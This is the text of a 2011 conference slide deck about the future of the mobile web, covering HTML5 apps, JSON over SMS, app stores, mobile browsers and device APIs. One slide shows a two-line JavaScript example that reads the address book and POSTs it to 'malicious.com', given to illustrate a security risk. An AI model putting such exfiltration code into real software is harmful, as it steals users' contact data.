

The future of the mobile web

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<http://quirksmode.org>

<http://twitter.com/ppk>

/dev/haag, 25 February 2011

It was also a good opportunity to test Keynote
and I found it supports a lot of cool effects
so many that it's hard to choose
Still, I think it would be best
to use them with moderation




2011



\$25

2011



\$75

2014




\$25

2014




Apps!
Maybe an app that
keeps track of
historical prices,
or gives extra
warnings against
corrupt police
officers.



I've done it. In April 2009.

Symbian



Windows Mobile





And it worked. With web standards, obviously.
Well, OK.

It *almost* worked.

There was a compatibility issue.

HTML5 apps

- One core app written in HTML, CSS, and JavaScript.
- Deployed to several mobile platforms.
- Ideally, CSS and JavaScript are stored on the device.
- If it can't be deployed it's still a website.

HTML5 apps

And if it doesn't work it's
still a website



HTML5 apps

Manifest file

- Contains metadata such as author name and email, app name
- But also width and height
- and device APIs necessary

data



data



HTML5 app





?



Data will likely be JSON

- Light-weight
- Already works everywhere

But how do we get the JSON
on the phone?



Wifi?

Not available

Data plan?

Too expensive

SMS?

Sounds about right

JSON over SMS

- SMS is the only way of pushing data
- Premium SMS allows the service to make money easily
- Absolutely every phone supports SMS
- It's human-readable (more or less)

To: 06184322728

date: 150225,

towns: {

town1: {

prices:{

catfish:0.88,

dogfish:1.34,

shellfish:0.79

},

},

town2: {

prices:{

catfish:0.97,

dogfish:1.13,

shellfish:0.48

},

},

}

Money

- But if the user can share apps freely
- and pays for the data
- monetization is going to change considerably
- We don't need app stores any more

End of app stores


- *“Why is everyone so exercised? As with all walled gardens, the web will interpret the App Store as damage and route around it.”*

- Eric Meyer

Money

- Product owners will earn money by selling data (articles, levels, logins, messages, whatnot)
- App store owners will ... well ... not make money any more. Good riddance.
- Developers will have to learn web standards. Good!


Operating systems



Operating systems



Rest? What rest?



Mobile browsers

- Safari iPhone
- Android WebKit
- Dolfin for bada
- BlackBerry WebKit
- Opera Mobile
- Opera Mini
- MicroB
- Nokia WebKit
- Firefox
- Obigo WebKit
- Ovi
- Bolt
- BlackBerry old
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Proxy browsers

- Page is downloaded to and rendered on the server.
- A highly compressed image is sent to the client.
- Advantage: cheap, both in device and in network costs
- Disadvantage: no client-side interactivity

Device APIs

- Native apps offer device APIs.
- They allow you to access the camera, accelerometer, SMS, file system, etc.
- They tie in your site or app with the mobile context.
- Web apps will have to offer them, too.

Device APIs

```
device.phone.call(device.addressBook[ 'mom' ] )
```

Great!

Well ...

```
var ab = device.addressBook.toString();  
sendRequest(POST, 'malicious.com', ab);
```

There's a serious security problem here.

Providing trusted apps might remain an app store function.

Device APIs specs

- BONDI (obsolete)
- JIL (obsolete)
- W3C DAP (not yet ready)
- WAC 2.0

JavaScript events

Fun party game

- online and offline
- orientationchange
- shake
- cameraopen
- compasspointnorth
- devicemove (GPS?)
- phonecall
- textreceived

Thank you

Questions?